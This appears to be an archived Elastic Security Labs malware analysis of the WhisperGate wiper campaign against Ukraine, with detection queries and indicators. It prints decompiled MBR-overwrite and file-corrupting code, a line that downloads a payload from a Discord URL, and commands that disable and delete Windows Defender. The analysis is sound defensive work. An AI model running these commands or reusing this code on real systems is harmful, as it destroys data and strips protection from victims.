


Operation Bleeding Bear

By Daniel Stepanic, James Spiteri, Joe Desimone, Mark Mager, Andrew Pease

Published: 2022-12-06 · Archived: 2026-04-05 21:37:23 UTC

Principaux points abordés

- Elastic Security provides new analysis and insights into targeted campaign against Ukraine organizations with destructive malware reported over the weekend of Jan 15, 2022
- Techniques observed include process hollowing, tampering with Windows Defender, using a Master Boot Record (MBR) wiper, and file corruptor component
- Elastic Security prevents each stage of the described campaign using prebuilt endpoint protection features



Aperçu

Over this past weekend (1/15/2022), Microsoft released details of a new [campaign targeting Ukrainian government entities](#) and organizations with destructive malware. In a multi-staged attack, one malware component known as WhisperGate utilizes a wiping capability on the Master Boot Record (MBR), making any machine impacted inoperable after boot-up.

Within another stage, a file infector component is used to corrupt files in specific directories with specific file extensions. The elements used in this campaign lack the common characteristics of a ransomware compromise – in this case the adversary uses the same Bitcoin address for each victim and offers no sign of intent to decrypt the victim's machine.

The Ukrainian National Cyber Security Coordination Center has been referring to this threat activity on its official [Twitter](#) and [Facebook](#) accounts as Operation Bleeding Bear.



Translation: Update information on the cyber attack on January 13-14 on Ukrainian infrastructure. For a coordinated response report the incident: report@ncsc.gov.ua

Elastic users are fully protected from attacks like these through our advanced malware detection and Ransomware Protection capabilities in the platform. The Elastic Security team continues to monitor these events. This case highlights the importance of prevention when it's up against ransomware and malware with destructive capabilities.

Stage 1: WhisperGate MBR payload


The Master Boot Record (MBR) is software that executes stored start-up information and, most importantly, informs the system of the location of the bootable partition on disk that contains the user's operating system. If tampered with, this can result in the system being inoperable – a common tactic for malware and ransomware campaigns over the years to interrupt operation of the infected system.

The stage 1 binary is named `stage1.exe` and has low complexity. A 8192 byte buffer containing the new MBR data that includes the ransom note is allocated on the stack. A file handle is retrieved from `CreateFileW` pointing to the first physical drive which represents the MBR. That file handle is then called by `WriteFile` which takes only 512 bytes from the buffer writing over the Master Boot Record.

Malware analysis breakdown (Stages 1-4)

```
dwShareMode = (DWORD)lpSecurityAttributes;
buffer = a1;
sub_401FE0(8236u, (int)&dwCreationDisposition, (unsigned int)&dwCreationDisposition);
v1 = alloca(8236);
sub_401990();
qmemcpy(&buffer - 2054, &MBR_data, 8192u);
file_handle = CreateFileW(
    L"\\\\.\\PhysicalDrive0",
    GENERIC_ALL,
    3u,
    (LPSECURITY_ATTRIBUTES)NO_INHERITANCE,
    OPEN_EXISTING,
    0,
    0);
WriteFile(file_handle, &buffer - 2054, 512u, 0, 0);
CloseHandle(file_handle);
return 0;
```

The host is subsequently rendered inoperable during the next boot-up sequence. Below is a screenshot showing the ransom note from an affected virtual machine.



Contained within the ransom note are instructions soliciting payment to a bitcoin wallet address of [1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv](https://www.blockchain.com/explorer/address/1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv). The wallet does not appear to have received funds from victims as of the publication of this post.

Address ?

USD **BTC**

This address has transacted 1 times on the Bitcoin blockchain. It has received a total of 0.00011858 BTC (\$4.95) and has sent a total of 0.00000000 BTC (\$0.00). The current value of this address is 0.00011858 BTC (\$4.95).



Address	1AVNM68gj6PGPFcJuftKATa4WLnZg8fpfv
Format	BASE58 (P2PKH)
Transactions	1
Total Received	0.00011858 BTC
Total Sent	0.00000000 BTC
Final Balance	0.00011858 BTC

Transactions ?

Fee	0.00000336 BTC (1.487 sat/B - 0.585 sat/WU - 226 bytes) (2.333 sat/vByte - 144 virtual bytes)	+0.00011858 BTC
Hash	98299d815ba6f23d127098511be78138c400...	2022-01-14 09:01
	bc1qdj7fklrxc26dxcya... 0.00100519 BTC	1AVNM68gj6PGPFcJuft... 0.00011858 BTC bc1qw678sc7n32y3y2q... 0.00088325 BTC

Stage 2/3: Discord downloader and injector

Once the payload has gained a foothold, further destructive capabilities are facilitated by the stage 2 binary, called stage2.exe. This binary pulls down and launches a payload hosted via the Discord content delivery network, a [recently reported](#) approach which is increasingly being used by malicious actors.

```

73 Facade.InsertItem(array, 0, array.Length);
74 goto IL_4D;
75 IL_117:
76 byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", "")), new Type[]
77 {
78     Facade.MoveItem(typeof(string).TypeHandle)
79 }, new WebClient(), new object[]
80 {
81     "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
82 });
83 if (5 == 0)

```

The obfuscated .NET payload (described as Stage 3 below) is then executed in memory, setting off a number of events including:

- Writing and executing a VBS script that uses PowerShell to add a Windows Defender exclusion on the root directory (C:)

```

Writing and executing a VBS script

"C:\Windows\System32\WScript.exe" "C:\Users\jim\AppData\Local\Temp\Nmddfrrqbyjeygggda.vbs"

```

Uses PowerShell to add a Windows Defender exclusion

```
powershell.exe Set-MpPreference -ExclusionPath 'C:\'
```

[AdvancedRun](#), a program used to run Windows applications with different settings, is then dropped to disk and executed in order to launch the Service Control Manager and stop the Windows Defender service (WinDefend).

AdvancedRun is used to stop Windows Defender


```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" /EXEfilename "C:\Windows\System32\sc.exe" \
/WindowState 0 /CommandLine "stop WinDefend" /StartDirectory "" /RunAs 8 /Run
```

AdvancedRun is used again when launching PowerShell to recursively delete the Windows Defender directory and its files.


AdvancedRun deleting the Windows Defender directory

```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" \
/EXEfilename "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0 \
/CommandLine "rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse" \
/StartDirectory "" /RunAs 8 /Run
```

Copies InstallUtil.exe is a command-line utility that allows users to install and uninstall server resources from the local machine into the user's %TEMP% directory. This action leverages the file for [process hollowing](#) by launching it in a suspended state.



It then proceeds to allocate memory (VirtualAllocEx), write the file corruptor payload (described as the Final Stage below) into memory (WriteProcessMemory), modify the thread entry point (SetThreadContext) to point to the file corruptor entry point, and start execution of the file corruptor (ResumeThread).



Final stage: File corruptor

The final file corruptor payload is loaded in memory via process hollowing to the InstallUtil process. The file corruptor:

- Targets any local hard drives, attached USB drives, or mounted network shares
- Scans directories for files matching internal hard-coded extension list (excluding the Windows folder)

```
.3DM .3DS .602 .7Z .ACMDB .AI .ARC .ASC .ASM .ASP .aspx .BACKUP .BAK .BAT .BMP .BRD
.BZ .BZ2 .C .CGM .CLASS .CMD .CONFIG .CPP .CRT .CS .CSR .CSV .DB .DBF .DCH .DER .DIF
.DIP .DJVU.SH .DOC .DOCB .DOCM .DOCX .DOT .DOTM .DOTX .DWG .EDB .EML .FRM .GIF .GO
.GZ .H .HDD .HTM .HTML .HWP .IBD .INC .INI .ISO .JAR .JAVA .JPEG .JPG .JS .JSP .KDBX
.KEY .LAY .LAY6 .LDF .LOG .MAX .MDB .MDF .MML .MSG .MYD .MYI .NEF .NVRAM .ODB .ODG .ODP
.ODS .ODT .OGG .ONETOC2 .OST .OTG .OTP .OTS .OTT .P12 .PAQ .PAS .PDF .PEM .PFX .PHP .PHP3
.PHP4 .PHP5 .PHP6 .PHP7 .PHPS .PHTML .PL .PNG .POT .POTM .POTX .PPAM .PPK .PPS .PPSM .PPSX
.PPT .PPTM .PPTX .PS1 .PSD .PST .PY .RAR .RAW .RB .RTF .SAV .SCH .SHTML .SLDM .SLDX .SLK
.SLN .SNT .SQ3 .SQL .SQLITE3 .SQLITEDB .STC .STD .STI .STW .SUO .SVG .SXC .SXD .SXI .SXM
.SXW .TAR .TBK .TGZ .TIF .TIFF .TXT .UOP .UOT .VB .VBS .VCD .VDI .VHD .VMDK .VMEM .VMSD
.VMSN .VMSS .VMTM .VMTX .VMX .VMXF .VSD .VSDX .VSWP .WAR .WB2 .WK1 .WKS .XHTML .XLC .XML
.XLS .XLSB .XLSM .XLSX .XLT .XLTM .XLTX .XLW .YML .ZIP
```

- Overwrites the start of each targeted file with 1MB of static data (byte 0xCC), regardless of file size
- Renames each targeted file to a randomized extension
- Deletes self with the command:

Overwriting, renaming, and deleting files

```
cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q <running process path>
```

```
1 void __cdecl CorruptFile(wchar_t *FileName)
2 {
3     size_t v1; // eax
4     wchar_t *v2; // esi
5     int v3; // edi
6     size_t v4; // eax
7     void *v5; // [esp+28h] [ebp-20h]
8     FILE *Stream; // [esp+2Ch] [ebp-1Ch]
9
10    v1 = wcslen(FileName);
11    v2 = (wchar_t *)malloc(2 * (v1 + 20));
12    v3 = rand();
13    v4 = wcslen(FileName);
14    swprintf(v2, (const size_t) "%", (const wchar_t *const)(v4 - 4), FileName, v3);
15    Stream = wfopen(FileName, L"wb");
16    v5 = malloc(0x100000u);
17    memset(v5, '\\xCC', 0x100000u);
18    fwrite(v5, 1u, 0x100000u, Stream);
19    fclose(Stream);
20    wrename(FileName, v2);
21    free(v2);
22    free(v5);
23 }
```


MBR protection with Elastic Security

Changes to the MBR are particularly strong signals of anomalous and destructive activity typically associated with ransomware. To counteract this, Elastic security researchers built an MBR protection component based around these signals into our multi-layered ransomware protection feature.

When a process attempts to overwrite the contents of the MBR, the prewrite buffer and other associated process metadata will be analyzed inline before any changes are written to disk. If the activity is deemed malicious in nature, the process will either be terminated immediately (prevention mode) and / or an appropriate ransomware alert will be generated (prevention and detection modes) to allow security operators time to respond.

When configured in prevention mode, Elastic Security's ransomware protection ensures that the integrity of the MBR is fully preserved, with no changes ever reaching disk thanks to the synchronous framework leveraged by the feature — effectively preventing the ransomware attack in their tracks as the offending process is terminated.

When WriteFile is invoked on PhysicalDrive0 on a host running Elastic Security with ransomware protection enabled, the pending change will immediately be analyzed and deemed malicious. Afterwards, the process will be terminated, the endpoint user will be alerted via a popup notification, and a ransomware prevention alert will be sent to and stored in Elasticsearch. The intended ransom note can be easily deciphered after Base64 decoding the contents of the prewrite buffer found in the alert within Kibana.



It is important to note that while this behaviour is detected by Elastic, it is not specific to this payload and rather the behaviour the payload is exhibiting. This increases our chance of being able to detect and prevent malicious behaviors, even when a static signature of the malware is not known. Threat actors find this kind of control more difficult to evade than traditional, signature-based detection and prevention approaches.

Observing WhisperGate in Elastic Security

By observing the process hash of the stage 1 dropper above (a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92) via the process.hash function within Elastic Security, we can isolate the ransomware alert and analyze the blocked attempt at overwriting the MBR.

@timestamp	message	event.category	event.action
Jan 17, 2022 @ 09:51:13.137	Ransomware Prevention Alert	malware intrusion_detection process file	mbr-overwrite

Ransomware Prevention Alert

Overview Threat Intel 0 Table JSON

Filter by Field, Value, or Description...

Ransomware.files.data	6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG6/TrBbQ0zRDDjMi02KN4fGhBnZ8gnwAALRDSACKFod8gMKAvenJ8zRNyAnMY/gaHfG bHBnp8AQAAAGbHBn58AAAAA0vEzoEGenz HAAAAZoEwfnwAAAA+OuvEAABAAAAAABAAAAAAEFBQUFBAF1vdXIgaGFyZCBkcm12ZSB0YXMGYmV1biBjb3JydXB0ZWQuDQpJbiBjYXNlIH1vdSB3YW50IHRvIHJlY292ZXIgwYXsIGhhcmQgZHZpdmVzDQpvZiB5b3VyIG9yZ2FuaXphdG1vbiwNC11vdSBzaG91bGQgcGF5IHVzICAKMTBrIHZpYSBiaXRjb2luIHdhbGxldA0KMUFWTk02OGdqN1BHUEZjSnVmdEtBVGE0V0xuemc4ZnBmdiBhbmQgc2VuZCBtZXNzYWdlIHZpYQ0KdG94IE1EIDhCRURDNDExMDEyQTMzQkEzNEY00TEzMEQwRjE4Njk5M0M2QTMymyREFEODk3NkY2QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0OTZGNjUNCndpdGggeW91ciBvcmdhbm16YXRpb24gbmFtZS4NCldlIHdpbGwY29udGFjdCB5b3UgdG8gZ212ZSBmdXJ0aGVyIG1uc3RydWw0aW9ucy4AAAAAVQA=
Ransomware.files.path	\\Device\Harddisk0\DR0
Ransomware.files.score	32
Ransomware.score	32

As we can see, the data is stored as a Base64 encoded string in Elasticsearch. Decoded, we can see the contents of the ransom note that would be displayed to the end user of an affected system.

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Input

```
6wCMyI7Yvoh86AAAUPyKBDwAdAboBQBG6/TrBbQ0zRDDjMi02KN4fGhBnZ8gnwAALRDSACKFod8gMKAvenJ8zRNyAnMY/gaHfG bHBnp8AQAAAGbHBn58AAAAA0vEzoEGenzHAAAAZoEwfnwAAAA+OuvEAABAAAAAABAAAAAAEFBQUFBAF1vdXIgaGFyZCBkcm12ZSB0YXMGYmV1biBjb3JydXB0ZWQuDQpJbiBjYXNlIH1vdSB3YW50IHRvIHJlY292ZXIgwYXsIGhhcmQgZHZpdmVzDQpvZiB5b3VyIG9yZ2FuaXphdG1vbiwNC11vdSBzaG91bGQgcGF5IHVzICAKMTBrIHZpYSBiaXRjb2luIHdhbGxldA0KMUFWTk02OGdqN1BHUEZjSnVmdEtBVGE0V0xuemc4ZnBmdiBhbmQgc2VuZCBtZXNzYWdlIHZpYQ0KdG94IE1EIDhCRURDNDExMDEyQTMzQkEzNEY00TEzMEQwRjE4Njk5M0M2QTMymyREFEODk3NkY2QTVEODJDMUVEMjMwNTRDMDU3RUNFRDU0OTZGNjUNCndpdGggeW91ciBvcmdhbm16YXRpb24gbmFtZS4NCldlIHdpbGwY29udGFjdCB5b3UgdG8gZ212ZSBmdXJ0aGVyIG1uc3RydWw0aW9ucy4AAAAAVQA=
```

Output

```
ë.ë.0¼. |è..Pü..<.t.è..Fë0ë.´.í.Ä.È.0Ex|fç.v|. |..´C°.... |.Ä.¾r|
I.r.s.p..|fç.z|....fç.~|....ëÄf..z|ç...f..~|....0ë.....AAAAA>Your hard drive
has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions....U.
```

Alert breakdown and defensive recommendations

The following alerts were triggered in Elastic Security during our investigations:

Endpoint Security Integration Alerts

Stage 1 - MBR Wiper

(a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92)

- Malware Prevention Alert
- Ransomware Prevention Alert (MBR overwrite)

Stage 2 - Downloader

(dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78)

- Malware Prevention Alert

Stage 3 + Stage 4 - Injector/File Corruptor

(34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907)

- Ransomware Prevention Alert (canary files)
- Malicious Behaviour Prevention Alert - Binary Masquerading via Untrusted Path
- Memory Threat Prevention Alert

Prebuilt Detection Engine Alerts

The following existing [public detection rules](#) can also be used to detect some of the employed techniques:

- [Suspicious Execution via Windows Management Instrumentation \(WMI\)](#)
- [Windows Defender Exclusions Added via PowerShell](#)
- [Connexion à des services Web couramment utilisés](#)
- [Exécution d'un processus à partir d'un répertoire inhabituel](#)
- [Windows Script Executing PowerShell](#)
- [Disabling Windows Defender Security Settings via PowerShell](#)

Requêtes de détection

Detect attempt to tamper with Windows defender settings via [NirSoft AdvancedRun](#) executed by [the Stage 3 injector](#):

```
Detect attempts to tamper with Windows Defender
```

```
process where event.type == "start" and  
process.pe.original_file_name == "AdvancedRun.exe" and  
process.command_line :
```

```
("*rmdir*Windows Defender*Recurse*",  
  "*stop WinDefend*")
```

Masquerade as InstallUtil via code injection:

```
Identifies code injection with InstallUtil  
  
process where event.type == "start" and  
process.pe.original_file_name == "InstallUtil.exe" and  
not process.executable : "?:\Windows\Microsoft.NET\*"
```

MITRE ATT&CK

- [T1561.002 - Disk Structure Wipe](#)
- [T1562.001 - Disable or Modify Tools](#)
- [T1047 - Windows Management Instrumentation](#)
- [T1102 - Web Service](#)
- [T1055 - Injection de procédé](#)
- [T1027 - Obfuscated Files or Information](#)

Résumé

These targeted attacks on Ukraine using destructive malware match a similar pattern observed in the past such as [NotPetya](#). By leveraging different malware components to wipe machines and corrupt files, it's apparent there was no intent to recover any funds, but likely a technique used to sow chaos and doubt into Ukraine's stability.

As these events are still ongoing, we wanted to release some initial analysis and observations from our perspective. We also wanted to highlight the prevention capabilities of Elastic Security across each stage of this attack, available to everyone today.

Existing Elastic Security users can access these capabilities within the product. If you're new to Elastic Security, take a look at our [Quick Start guides](#) (bite-sized training videos to get you started quickly) or our [free fundamentals training courses](#). You can always get started with a [free 14-day trial of Elastic Cloud](#).

Indicateurs

Indicateur	Type	Note
a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92	SHA256	Stage1.exe (MBR wiper)
dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78	SHA256	Stage2.exe (Downloader)

Indicateur	Type	Note
923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6	SHA256	Stage3 (Injector - original)
9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d	SHA256	Stage3 (Injector - fixed)
34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907	SHA256	Stage4 (File Corruptor)

Éléments

Les artefacts sont également disponibles au [téléchargement](#) en format ECS et STIX dans un paquet zip combiné.

Source: <https://www.elastic.co/fr/security-labs/operation-bleeding-bear>